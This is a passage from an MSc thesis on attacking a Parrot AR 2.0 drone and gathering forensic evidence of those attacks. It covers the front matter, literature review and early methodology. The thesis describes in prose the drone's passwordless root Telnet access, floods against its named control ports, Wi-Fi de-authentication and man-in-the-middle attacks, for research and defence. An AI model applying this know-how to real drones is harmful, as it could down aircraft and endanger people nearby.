MSc Thesis

Disabling Drones: Disruption and Forensic Data Analysis

Author:
Paavai Aram

Supervisor:
Adrian Winckles

Dissertation submitted in partial fulfilment
for the degree of MSc., Cyber Security Engineering

in the

WMG
University of Warwick

Submitted September 3, 2024

Project Submission Pro-Forma

Name: **Paavai Aram**

Student ID: **5551949**

I wish the dissertation to be considered for:

- MSc in Cyber Security Engineering

I have checked that my modules meet the requirements of the above award.

I confirm that I have included in my dissertation:

- An abstract of the work completed.
- A declaration of my contribution to the work and its suitability for the degree.
- A table of contents.
- A list of figures and tables (if applicable).
- A glossary of terms (where appropriate).
- A clear statement of my project objectives.
- A full reference list.
- Confirmation of ethical approval (confirmation email).

The Ethical Approval reference number is `WMG-2024-FTMSc--R_2e6LuxVf0zOPZER`.
I consent to ongoing storage of this dissertation and potential access by third parties (e.g. for staff/student training purposes).

Signed:  Date: September 3, 2024

Declaration of Authorship

I have read and understood the rules on cheating, plagiarism and appropriate referencing as outlined in my handbook, and I declare that the work contained in this assignment is my own, unless otherwise acknowledged.
No substantial part of the work submitted here has also been submitted by me in other assessments this or previous degree courses, and I acknowledge that if this has been done an appropriate reduction in the mark, I might otherwise have received will be made.

Signed candidate: **Paavai Aram**

Project definition for my degree (as copied from https://warwick.ac.uk/fac/sci/wmg/ftmsc/project/requirement/cse/):
The dissertation for MSc Cyber Security Engineering must - address a research question directly relating to cyber security, AND demonstrate understanding of the particular issues around conducting research in the cyber domain, AND conduct research in the cyber domain in an appropriate manner.

UNIVERSITY OF WARWICK

Abstract

WMG

MSc., Cyber Security Engineering

Disabling Drones: Disruption and Forensic Data Analysis

by Paavai Aram

With the growing reliance on drone technology, understanding the vulnerabilities that can be exploited through various types of attacks is critical. These attacks, particularly those targeting command and control (C2) channels, pose significant risks to both civilian and military drone operations. While some existing studies have identified various drone vulnerabilities, there remains a significant gap in the research, particularly concerning the diversity of potential attack vectors and the forensic implications of these attacks. This research aims to address these gaps by exploring various disruption techniques targeting drone systems and conducting forensic analyses to detect and document the evidence left behind by such disruptions.

To achieve this, the study developed and tested specific methodologies designed to disrupt drones by targeting their C2 channels and exploiting other vulnerabilities. The research employed tools such as ESP32 microcontrollers and Linux-based command-line utilities to simulate real-world attack scenarios. A series of controlled experiments were conducted, focusing on observing immediate drone behaviour in response to these disruptions. The experiments also included digital forensic analyses to capture network traffic and other relevant data, providing a detailed understanding of the impacts of these disruptions on drone functionality.

The findings from this study reveal that targeted attacks can effectively disrupt drone operations, resulting in observable effects such as crashing, erratic movements, or hovering in place. By capturing both visual and forensic data, the research identified specific patterns of evidence associated with different types of disruption techniques. These insights contribute significantly to the study of various disruption techniques and the field of drone forensics, offering a framework for detecting and documenting attacks on drone systems and understanding how these attacks affect drone behaviour and operations.

CyBOK Skills covered in this dissertation:

Cyber Physical System - The research systematically addresses the vulnerabilities inherent in drone systems, which are integral components of cyber-physical infrastructure, by studying various drone disruption techniques and their implications.

Network Security - The study examines network-based attacks on drones, analysing vulnerabilities and implementing security measures to protect communication channels.

Acknowledgements

I would like to thank the following people who have helped me undertake this research:

My profound appreciation goes to my supervisor, Dr. Adrian Winckles, for his invaluable guidance and support throughout my Master's journey. His continued encouragement and enthusiasm made this dissertation achievable.

To the source of my inspiration, my family: my father Aram, my mother Sudha, and my brother Nitish, I am deeply grateful for your love, patience, and unwavering support. To my grandparents, Rani and Thangaiah, and my other grandparents, Rajeshswari and Mahalingam, your blessings and encouragement have been a constant source of strength. I also extend my heartfelt thanks to my aunt Kavitha for her support during this journey.

I wish to extend my sincere gratitude to the faculty of WMG for their support, guidance, and educational enrichment throughout my Master's program.

Lastly, I extend my gratitude to my friends, colleagues at WMG, and all those who, directly or indirectly, contributed to the success of this project.

Contents

List of Figures

List of Tables

List of Abbreviations

ARP	**A**ddress **R**esolution **P**rotocol
ATT&CK	**A**dversarial **T**actics, **T**echniques, and **C**ommon **K**nowledge
BSSID	**B**asic **S**ervice **S**et **I**dentifier
C2	**C**ommand and **C**ontrol
CNPC	**C**ommand and **N**on-**P**ayload **C**ommunications
DoS	**D**enial **o**f **S**ervice
FTP	**F**ile **T**ransfer **P**rotocol
ICS	**I**ndustrial **C**ontrol **S**ystems
MAC	**M**edia **A**ccess **C**ontrol
MITM	**M**an-**i**n-**t**he-**M**iddle
NPM	**N**ode **P**ackage **M**anager
OWASP	**O**pen **W**eb **A**pplication **S**ecurity **P**roject
RTT	**R**ound-**T**rip **T**ime
SSH	**S**ecure **Sh**ell
Telnet	**T**eletype **N**etwork
UAV	**U**nmanned **A**erial **V**ehicle
UDP	**U**ser **D**atagram **P**rotocol
Wi-Fi	**Wi**reless **Fi**delity
WPA2	**W**i-Fi **P**rotected **A**ccess **2**

Chapter 1

Introduction

1.1 Background of Research

In recent years, drones have transitioned from niche technology to essential tools in both civilian and military applications. Their strategic value has been clearly demonstrated in modern warfare, including recent conflicts such as the Russian invasion of Ukraine and the Armenia-Azerbaijan War, where remotely controlled combat-ready drones played critical roles (Lee et al., 2024). Beyond the battlefield, drones are increasingly integrated into various sectors, becoming indispensable for tasks such as aerial photography, delivery services, and surveillance missions. Looking ahead, drones are expected to be vital components of connected smart cities, where they will deliver goods, serve as mobile hotspots for broadband access, and maintain surveillance and security (Vattapparamban et al., 2016).

One of the most critical vulnerabilities in drones is their Command and Control (C2) channels—the communication link between the drone and its control unit. These channels, often reliant on Wi-Fi networks, are particularly susceptible to cyberattacks that can disrupt the operation of the drone (Hadi et al., 2024). Table 1.1 presents a comprehensive overview of the various types of attacks that can target drones (Yaacoub et al., 2020).

TABLE 1.1: Types of Attacks on Drones (Yaacoub et al., 2020)

Attack Type	**Nature**	**Targets**
Malware Infection	Infection	Privacy, Data Confidentiality, Integrity, Availability, Authentication
BackDoor Access	Infection	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Social Engineering	Exploitation	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Baiting	Exploitation	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Injection	Exploitation	Integrity

TABLE 1.1: (continued)

Attack Type	**Nature**	**Targets**
Fabrication	Exploitation	Integrity, Authentication
Reconnaissance	Information Gathering	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Scanning	Information Gathering	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Three-Way Handshake	Interception	Privacy, Data Confidentiality, Integrity
Eavesdropping	Interception	Privacy, Data Confidentiality, Integrity, Availability
Traffic Analysis	Interception	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Man-in-the-Middle	Authentication	Privacy, Data Confidentiality, Integrity, Authentication
Password Breaking	Cracking	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Wi-Fi Aircrack	Cracking	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Wi-Fi Jamming	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
De-Authentication	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Replay	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Buffer Overflow	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Denial of Service	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
ARP Cache Poison	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
Ping-of-Death	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication
GPS Spoofing	Jamming	Privacy, Data Confidentiality, Integrity, Availability, Authentication

Drones are also susceptible to systemic vulnerabilities, including unencrypted data transmissions for video feeds and the presence of sensitive open ports, such as Telnet and FTP (Dey et al., 2018). These vulnerabilities present significant risks, as they can be exploited by attackers to gain unauthorised control of the drone, intercept sensitive data, or render the drone inoperable.

As drone technology continues to evolve, so do the methods of disruption. These disruptions can have immediate and severe impacts, such as causing the drone to crash, lose communication, or behave unpredictably. Despite the critical nature of these threats, there remains a significant gap in understanding how to detect, analyse, and document the evidence left behind by such attacks.

This research addresses this gap by developing and testing methodologies to disrupt drone systems, conducting comprehensive forensic analyses, and performing visual observations to capture and study the resulting evidence. By documenting the immediate visual effects and identifying forensic evidence, this research contributes to drone forensics and aids in detecting and understanding drone disruption techniques.

1.2 Problem Statement

Due to rapid technological advancements, drones have become widely used in various applications, making them a crucial part of modern technology. However, this proliferation also introduces vulnerabilities, particularly in their command-and-control (C2) channels. Disrupting these channels and other critical systems can lead to major operational failures, posing serious security risks and potentially devastating impacts on drone functionality. The impact of these attacks on drones, along with the possible types of attacks, must be thoroughly explored. This study conducts various types of attacks on drones to thoroughly assess their effects. It examines the immediate visual impacts of these disruptions, including behavioural changes in drones, and aims to uncover network and digital forensic evidence post-attack.

1.3 Research Aim, Objectives, Question

1.3.1 Research Aim

This project involves the investigation, research, and development of methodologies to disrupt the command and control (C2) channels of drones, as well as exploiting other vulnerabilities such as open ports, to analyse the effects of these disruptions. The primary goals include designing and implementing effective disruption techniques using advanced tools and technologies like ESP32 microcontrollers and Linux command-line tools. The project will begin by closely observing the immediate visual effects of these disruption techniques—such as whether the drone falls, remains in the air, crashes, or wobbles. Following this, comprehensive network and digital forensic analyses will be conducted to gather evidence of the attack. By achieving these goals, the research will document the evidence of the attacks, providing a better understanding of the vulnerabilities within drone systems and evaluating the practical effectiveness of the disruption methodologies.

1.3.2 Research Objectives

1. **Develop Methodologies**: Develop methodologies to disrupt drone C2 channels and other vulnerabilities, such as open ports, using advanced tools and technologies like ESP32 microcontrollers and Linux command-line tools.

2. **Observe Immediate Visual Effects**: Systematically observe and document the immediate visual effects of disruption techniques on drones, such as whether the drone falls, remains in the air, crashes, or wobbles and other such implications that indicate disruption.

3. **Conduct Forensic Analysis**: Perform comprehensive network and digital forensic analyses to gather evidence of the attacks and assess their immediate and long-term impacts on drone operations.

1.3.3 Research Question

This project focuses on the research question:

"What methodologies can be developed to effectively disrupt drones by targeting their command-and-control channels and exploiting other vulnerabilities, ensuring the disruption of their operations while assessing the implications of such disruptions?"

To answer this question, a comprehensive research plan has been structured to investigate and understand, within a specified time frame, the methodologies for disrupting drones by exploiting their vulnerabilities, the collection and analysis of data from these disruptions, and the evaluation of the results. This plan includes examining the immediate visual effects of drones, such as whether they crash, remain in place, or wobble, as well as gathering network and forensic evidence left behind and assessing the effectiveness of various disruption techniques.

The research plan consists of three phases:

Phase 1 – Methodology Development and Implementation: Develop and implement a comprehensive suite of disruption techniques targeting open ports and command-and-control (C2) channels of drones. This phase will involve utilizing tools like ESP32 microcontrollers and other Linux command-line tools to create effective strategies for disrupting drone operations.

Phase 2 – Visual Observation and Data Acquisition: Establish a structured process for systematically capturing data on drone behaviour and system performance during disruptions. This phase will focus on observing immediate visual effects, such as whether the drone crashes, remains in place, or wobbles. Additionally, preliminary data on the drone's response during these disruptions, such as network traffic, will be collected for further analysis.

Phase 3 – Forensics Analysis and Data Evaluation: Conduct a detailed forensics analysis of the collected data to document the evidence left behind by the attacks on drone systems.

1.4 Expected Outcomes

This research successfully developed and tested multiple methodologies for disrupting drone systems, specifically targeting the command-and-control (C2) channels and other vulnerabilities, such as open ports, of the Parrot AR 2.0 drone. The study observed immediate effects on drone behaviour, including crashing, wobbling, or remaining airborne. Comprehensive network and digital forensic analyses were conducted to document the evidence of these disruptions. The findings provide valuable insights into the vulnerabilities of the Parrot AR 2.0 drone, enhancing our understanding of the impact of these disruptions. The evidence gathered from these attacks can be used for drone attack detection. This research significantly advances the field of drone forensics and disruption techniques, offering a solid foundation for future developments in drone security.

1.5 Structure of Dissertation

Chapter 2: Literature Review – This chapter thoroughly reviews existing literature to address the research objectives. It explores topics such as UAV definition, command and control (C2) channel of the drone, various disruption techniques, and digital forensics of drones.

Chapter 3: Methodology – Chapter 3 outlines the research methodology employed in this study. It details the design and implementation of disruption techniques, the rationale behind selecting specific tools and technologies, and the procedures for data collection and data analysis. Ethical considerations are also discussed.

Chapter 4: Results and Analysis – This chapter presents the findings from the implementation of the disruption techniques. It includes detailed observations of the immediate effects of drones, as well as the results of network and digital forensic analyses. The chapter explains the outcomes of each experiment, providing evidence of how the disruptions affected drone operations.

Chapter 5: Discussion – Chapter 5 summarises the findings from drone disruption techniques, maps them to frameworks like MITRE ATT&CK and OWASP Top 10, and proposes security controls to address identified vulnerabilities.

Chapter 6: Conclusion and Future Research – This chapter reviews how the research achieved its objectives, discusses the limitations encountered and suggests areas for future research to enhance drone security.

Chapter 7: References – This chapter lists all references used in the study, formatted according to the appropriate academic standards.

Chapter 2

Literature Review

2.1 Introduction

The rapid evolution of drone technology has brought about significant advancements in various applications, from civilian uses like aerial photography and delivery services to critical roles in military operations. However, this increased reliance on drones has also highlighted their vulnerabilities, particularly in the command and control (C2) channels that are essential for their operation. The growing sophistication of cyber threats makes it imperative to understand and develop methods to disrupt these channels and exploit other potential vulnerabilities.

This chapter aims to provide a comprehensive review of the current literature related to drone vulnerabilities and the methodologies used to disrupt their operations. It begins by exploring the fundamental concepts of Unmanned Aerial Vehicles (UAVs) and their C2 channels, which serve as the backbone for drone operation. Next, the chapter discusses various disruption techniques, detailing the specific attacks that can compromise drone functionality. A thorough review of digital forensics in the context of drone attacks follows, highlighting the methodologies used to gather and analyse forensic evidence after a disruption event. The chapter concludes by identifying the research gaps, emphasizing the need for advanced forensic methodologies that can effectively detect, document, and analyse evidence left behind by drone disruptions.

In conducting this literature review, inclusion criteria were based on selecting peer-reviewed articles from reputable sources such as IEEE, ScienceDirect, and Google Scholar. Conversely, articles that lacked comprehensive detail or did not directly relate to drone vulnerabilities and forensic analysis were excluded to ensure the relevance and quality of the review.

2.2 Literature Review

2.2.1 UAV

An unmanned aerial vehicle (UAV), commonly referred to as a drone, is an aircraft operated without a human pilot on board (New and Leow, 2021). Unmanned aerial vehicles (UAVs) have become increasingly popular, not just among tech enthusiasts

but also with the general public. Beyond their use for photography and entertainment, UAVs are valuable for data collection, storing, and transmitting information to devices like smartphones or laptops. These devices, in turn, send location updates or commands to the UAV. The security of communication between the control station and UAV is a critical concern, raising questions about whether this data exchange is truly secure or vulnerable to misuse (Pekarcik et al., 2023).

2.2.2 Command and Control Channel of the drone

UAVs generate two types of communication traffic: 1) Command and Non-Payload Communications (CNPC), which involves the exchange of control data between the UAV and the remote controller; and 2) Payload communications, which facilitates the transfer of mission-related sensory data (Zeng, Lyu, and Zhang, 2019).

Command and Control (C2), also known as Control and Non-Payload Communication (CNPC), refers to the communication link between an unmanned aerial vehicle (UAV) and its ground station, which is crucial for managing and controlling the drone (Bernadó et al., 2023).

C2 links are vital for drone operations, regardless of whether the drone is being remotely piloted by a human operator or flying autonomously according to pre-programmed instructions. Drone C2 links generally fall into two categories: Line-of-sight (LOS) and beyond line-of-sight (BLOS) (Hosseini et al., 2019). LOS drones typically use radio frequency (RF) links like UHF or VHF, or short-range technologies like Wi-Fi or Bluetooth. BLOS drones, on the other hand, may use cellular networks such as 3G, 4G, and 5G, although these can be limited by areas with poor coverage, or they may rely on satellite communications for more reliable connectivity over longer distances (*UAV Command & Control | C2 Technology for Drones, UAV, RPAS* n.d.).

UAV command and control is usually managed through a ground control station (GCS), which can be based on hardware like a laptop, desktop PC, or a portable device such as a tablet or smartphone (*UAV Command & Control | C2 Technology for Drones, UAV, RPAS* n.d.).

The Parrot AR 2.0 drone utilises the 802.11g protocol for communication (Baltaci et al., 2021), operating on an open Wi-Fi network with unencrypted data exchange between the controller and the drone. The drone's Linux-based operating system uses a "Pairing Mode" as its primary defence against unauthorised control, but this feature could be easily bypassed. Additionally, port scans revealed that all service ports are open and exposed, making the system vulnerable to attacks such as Denial of Service (DoS) and unauthorised takeovers (Astaburuaga et al., 2019).

2.2.3 Drone Disruption Methods

2.2.3.1 File Modification

The Telnet protocol is the standard for Internet remote login services and was the first remote management protocol supported by network devices. Operating on port

23 of the TCP layer, it is widely used across the Internet for various applications (Yang, 2020). Connecting to the Telnet port of the Parrot AR 2.0 drone without a password grants a shell with root-level access. This lack of security allows an attacker full control over the drone's operating system, enabling them to carry out malicious actions such as modifying critical configuration files or, in the worst-case scenario, wiping the filesystem entirely, rendering the drone inoperable (Pleban, Band, and Creutzburg, 2014).

2.2.3.2 Denial of Service (DoS)

A Denial of Service (DoS) attack disrupts the availability of a system. When a DoS attack is successful, the targeted system experiences a communication or control outage. There are three types of attacks through which a Denial of Service (DoS) can be achieved: TCP flooding, UDP flooding, and ICMP flooding.

UDP Flooding UDP flood attacks are a type of DoS strategy where the attacker overwhelms the target with a large volume of UDP packets, flooding specific ports on the server. The server, in response, repeatedly checks for applications linked to these ports and, finding none, sends ICMP (Destination Unreachable) packets. This continuous process drains the server's resources, potentially rendering it inaccessible (Cheema et al., 2023). On the Parrot AR Drone 2.0, the UDP protocol is used to transmit control data (known as AT commands) via port 5556 and navigation data, including status, position, speed, and engine rotation speed, through port 5554. A flood attack targets these specific ports by sending a large volume of packets through both protocols, overwhelming the UAV's processing capacity and causing it to become unavailable, effectively resulting in a Denial of Service (DoS) attack (De Carvalho Bertoli, Pereira, and Saotome, 2021). The impact of a DoS attack on the AR.Drone 2.0 can be more effectively understood by examining the behaviour of the video streaming application (port 5555) during the attack (Vasconcelos et al., 2016).

TCP Flooding SYN Flooding targets a vulnerability in the TCP handshake process. The attacker sends multiple SYN requests without responding to the server's SYN-ACK replies or uses fake IP addresses. This forces the server to wait for acknowledgments that never arrive, consuming resources and blocking new connections, leading to service disruption (K.Geetha and N.Sreenath, 2014). On the Parrot AR Drone 2.0, The TCP protocol handles video streaming on port 5555 and an optional control port for critical data on port 5559. A TCP flood attack overwhelms the UAV's ports with excessive TCP packets, overloading its processing capacity and causing a Denial of Service (DoS)(De Carvalho Bertoli, Pereira, and Saotome, 2021).

ICMP Flooding ICMP flood attacks involve overwhelming the victim's system with a barrage of "ICMP Echo Request" (ping) packets without waiting for responses.

The system's attempts to reply with "ICMP Echo Reply" packets strain both incoming and outgoing bandwidth, leading to significant system disruption (Albadi et al., 2022). Using a tool like hping3, a Denial of Service (DoS) attack can be launched on the Parrot AR 2.0 drone by rapidly sending ICMP packets without waiting for replies, overwhelming the target and making it inaccessible to other communications (Westerlund and Asif, 2019).

2.2.3.3 Wi-Fi De-authentication Attack

A Wi-Fi de-authentication (de-auth) attack is a form of denial-of-service (DoS) attack that exploits vulnerabilities in the 802.11 Wi-Fi protocol to forcibly disconnect devices from a network. In 802.11 networks, a client is required to authenticate and associate with an access point (AP) before it can start exchanging data. When the client chooses to disconnect, it sends a disassociation frame, and if it disconnects unexpectedly, a de-authentication frame is sent. These frames, however, are not encrypted or authenticated, making them vulnerable to spoofing. Attackers can take advantage of this by flooding the network with fake de-authentication frames, disrupting the connection between the client and the AP, and causing repeated disconnections (Arora, 2018). Aircrack-ng can be used to perform Wi-Fi de-authentication attack (Agarwal, Biswas, and Nandi, 2013). A prerequisite for this method is that the wireless network adapter supports monitor mode, as well as packet monitoring and injection (*newbie_guide [Aircrack-ng]* n.d.).

2.2.3.4 Man in the Middle Attack

A Man-in-the-Middle (MITM) attack is a type of cyber-attack where an attacker surreptitiously intercepts and relays communications between two parties, who believe they are directly connected. In this attack, the perpetrator intercepts data exchanges between a client and server by masquerading as both parties. During the process, the attacker can alter the data being transmitted, injecting malicious or false information into the communication stream or may simply sniff the traffic in-between (Chavoshi et al., 2023). In the context of drones, a Man-in-the-Middle attack positions the adversary between the client (or control station) and the drone, allowing them to manipulate or monitor the data being exchanged (Hassija et al., 2021). The study by Vikas Hassija et al. (2021) explores the use of a Pineapple WiFi Nano to conduct such an attack on the Parrot AR 2.0 drone. By placing the Nano between the control station and the drone, the attacker can intercept and replicate the drone's access point, causing the pilot to unknowingly connect through the attacker. This setup enables the adversary to successfully monitor and potentially alter the commands being sent to the drone, demonstrating the effectiveness of a Man-in-the-Middle attack in compromising drone communications.

2.2.3.5 Digital Forensics of Drone

Digital forensics comprises four primary phases: identification, acquisition and preservation, analysis, and reporting (Chavoshi et al., 2023).

The identification phase involves pinpointing all potential data sources, such as onboard memory, SD cards, USB connections, files stored on the drone, and communication channels like Wi-Fi, to ensure all relevant evidence is located. Mekdad et al. (2021) emphasises the importance of examining all available forensic data, such as flight logs and images, to reconstruct the events leading up to an incident (Mekdad et al., 2021).

The study conducted by (Almusayli, Zia, and Qazi, 2024) highlights the importance of identifying commonly employed digital investigation techniques for drone-related cases. Key methods include forensic imaging, which involves creating a complete replica of a drone's storage media for detailed analysis. Network forensics is also crucial, focusing on the examination of network traffic to identify any suspicious activities linked to the drone. Additionally, memory analysis is essential for investigating the volatile memory of the drone to uncover relevant running processes or data. Another important method is mobile device forensics, which entails analysing mobile devices that may have been used to control or communicate with the drone.

The second stage of any type of digital forensics is the data acquisition phase. The study by Bouafif et al. (2018) explored various drone data acquisition methods for the Parrot AR 2.0 drone, revealing multiple approaches to accessing and retrieving data from the device (Bouafif et al., 2018). These methods include wireless connections, such as FTP and Telnet, which allow investigators to connect to the drone's unencrypted Wi-Fi hotspot and access its internal storage. Direct connections, including USB and serial connections, provide an alternative when wireless access is not possible. These direct methods enable forensic investigators to retrieve media files and system data stored on the drone.

The third stage i.e. the analysis phase involves the analysis of the collected data to find evidence. A Denial of Service (DoS) attack and de-authentication attack can be detected using a network forensics tool like Wireshark (*Wireshark · About* n.d.) (Mishra and Bagade, 2023). Another method to detect attacks on a drone is by identifying abnormal flight patterns, as explored by (Moon et al., 2021). One effective approach involves using a drone's motor current and controller direction values to detect unusual behaviours, demonstrating high accuracy and reliability in real-world tests. By integrating high-quality drone imagery with advanced forensic analysis of flight patterns, investigators can better reconstruct incidents and pinpoint potential evidence.

2.2.4 Research Gap

The study by Peacock and Johnstone (Peacock and Johnstone, 2013) examined the security vulnerabilities of the Parrot AR Drone 2.0. They discovered that the drone

had several open ports, which were enabled by default and could be accessed by unauthorised third parties. The study also revealed that the drone could be de-authenticated, indicating that its control could potentially be hijacked by unauthorised devices. Parrot AR 2.0 drone is susceptible to various kinds of attack.

There are only a few studies that have conducted forensic analysis on the Parrot AR 2.0 drone. One of the studies solely focused on flight log analysis.

Furthermore, three papers have researched attacks on the Parrot AR 2.0 drone, but they have not covered all possible attack types. These studies primarily focused on identifying vulnerabilities rather than examining how to detect and document both visual and forensic evidence of such attacks.

The research aims to fill this gap by performing a range of targeted attacks and developing forensic methodologies to detect, analyse, and document both visual and forensic evidence left by these disruptions. This approach will enhance the understanding of drone forensics and improve the effectiveness of countermeasures against these security threats.

Chapter 3

Research Methodology

3.1 Introduction

In the literature review, this research identified a significant gap in the understanding and documentation of the effects of disrupting drones by targeting their command-and-control (C2) channels and other vulnerabilities. Specifically, there is a lack of established methodologies for systematically employing diverse disruption techniques to affect drone operations and performing analyses to capture both the forensic evidence and the visual effects of such disruptions. To address this gap, the research question guiding this study is: *"What methodologies can be developed to effectively disrupt drones by targeting their command-and-control channels and exploiting other vulnerabilities, ensuring the disruption of their operations while assessing the implications of such disruptions?"* The primary aim is to develop and validate methodologies that can reliably disrupt drone functionality, providing insights into both the forensic evidence left behind and the observable, visual impacts on drones.

In this chapter, the researcher will outline the research methodology employed to address the research question. The chapter begins with a discussion of the research philosophy, followed by research design. It will also detail the data collection methods and analysis techniques utilised.

3.2 Philosophical paradigm

The research philosophy is based on positivism. Positivism, emphasises the use of scientific methods to ensure that research remains objective and replicable. This philosophy aligns with the study's systematic investigation of the effects of disrupting drones by targeting command-and-control channels and other vulnerabilities. Grounded in the belief that a single, objective reality can be observed and measured (Kabanda, Chipfumbu, and Chingoriwo, 2023), this approach supports a structured examination of both the immediate and long-term impacts on drone functionality. Within the positivist paradigm, quantitative methods are commonly favoured over qualitative methods (Phoenix et al., 2013), as they enable the collection and analysis of measurable data. By focusing on observable phenomena through these well-defined

quantitative methodologies, the positivist approach minimises biases and ensures the research is credible and reproducible.

3.3 Research Design Overview

The research design employs a quantitative approach, using a deductive method to scientifically explore causal relationships between disruption techniques and drone responses. This design involves conducting controlled experiments and hypothesis testing to systematically evaluate the effectiveness of various disruption methods on drones. The research design encompasses the following steps and characteristics:

1. Hypothesis Formulation:

- **Objective:** To develop effective methodologies for disrupting drones by targeting their command-and-control channels and exploiting other vulnerabilities, as well as to identify both visual and forensic evidence of such disruptions.
- **Hypothesis:** Implementing targeted disruption techniques, such as C2 channel interference and exploiting open ports, will significantly impair drone functionality, leading to observable visual effects (e.g., crashes or erratic movements) and detectable forensic evidence, thereby enhancing the understanding and development of countermeasures for drone operations.

2. Intervention:

- **Implementation of Disruption Techniques:** The study will implement a range of disruption techniques that target drone C2 channels and other vulnerabilities, utilising advanced tools and technologies such as ESP32 microcontrollers and Linux command-line utilities. These experimental treatments will simulate real-world scenarios where drones are subjected to various forms of interference.

3. Post-intervention Measurement:

- **Visual Impact Observation:** The study will observe and document the immediate visual effects on drones during each disruption event, such as whether the drone crashes, wobbles, or hovers in place. It will also examine visual implications on the controller side. This visual analysis offers real-time feedback on the disruption techniques' effectiveness and helps identify observable vulnerabilities in drone operations.
- **Evidence Collection:** To evaluate the impact of disruption techniques, network and digital forensic evidence will be collected, including file system data and network traffic logs. This forensic analysis aims to capture the traces left by each disruption.
- **Impact Assessment:** The study will assess the effectiveness of the disruption techniques by analysing both the visual and forensic data collected.

Figure 3.1 represents the comprehensive research design overview and shows how each research objective is addressed.



FIGURE 3.1: Research Design Overview

3.4 Data Collection

3.4.1 Drone Selection

The Parrot AR 2.0 drone is a commercial quadrotor helicopter manufactured by the French company Parrot (Santiaguillo-Salinas, Rosaldo-Serrano, and Aranda-Bricaire, 2017). Figure 4.1 shows an image of Parrot AR 2.0 drone.

FIGURE 3.2: Parrot AR 2.0 Drone

The Parrot AR 2.0 drone communicates using the 802.11g protocol and is operated through the AR.FreeFlight 2.0 mobile application. Users can easily connect to the drone's open Wi-Fi network, which requires no password, to control it via the mobile app. The application also provides a live video feed from the drone, which can be stored on a USB connected to the drone. Table 3.1 presents a detailed overview of the drone's technical specifications (Westerlund and Asif, 2019).

TABLE 3.1: Technical Specifications of the Parrot AR 2.0 Drone

Specification	**Details**
Camera	720p, 30fps HD Camera
Fly Time	36 minutes
Processor	ARM Cortex A8 1 GHz
DSP	32-bit processor with DSP
Video Processing	800 MHz TMS320DMC64x
RAM	DDR2 1 GB at 200 MHz

In this study, the Parrot AR 2.0 drone is chosen due to its accessibility and well-documented architecture. The Parrot AR 2.0 drone's open Wi-Fi network and exposed ports are common vulnerabilities that will be exploited in this study to test disruption techniques.

3.4.1.1 Attack Selection

The following attacks will be the focal point of analysis in this research:

- **Wi-Fi De-authentication Attack:** A de-authentication attack targets the IEEE 802.11 standard by exploiting the de-authentication protocol used to disconnect clients from access points. In this attack, de-authentication frames are sent to disconnect a specific client using its BSSID (NIC MAC address). Once acknowledged by the access point (AP), the client is immediately disconnected. The attack is continuous, preventing the client from successfully reconnecting, as it is repeatedly disconnected by the AP (Krasnyanszki, Brassai, and Nemeth, 2024).

- **Man-in-the-Middle (MITM) Attacks:** In a man-in-the-middle (MITM) cyberattack, an attacker intercepts and alters communication between two parties. In the case of drones, the attacker targets the communication between UAVs and the ground control station, intercepting and potentially modifying the data exchanged (Airlangga and Liu, 2023).

- **Exploiting Open Ports:** The Parrot AR 2.0 drone contains open Telnet and FTP ports (Jahankhani et al., n.d.) and these can be exploited to gain unauthorised access and control over the drone's systems.

- **Denial of Service (DoS) Attacks:** A DoS attack on a drone slows down the exchange of information by flooding it with excessive requests, potentially

overloading the system and blocking legitimate requests from being processed (Mairaj and Javaid, 2022).

- **Distributed Denial of Service (DDoS) Attacks:** A DDoS attack is akin to a DoS attack, but with the distinction that the malicious traffic originates from multiple sources (Valikhanli, 2024). This results in a flood of packets aimed at overwhelming the drone's network resources, potentially disrupting its communication with the control unit and rendering it inoperable.

- **Remote Code and Command Execution:** Remote code execution involves executing arbitrary commands on a remote system (Oriyano and Shimonski, 2012), thereby gaining unauthorised access and control over that system to execute further commands.

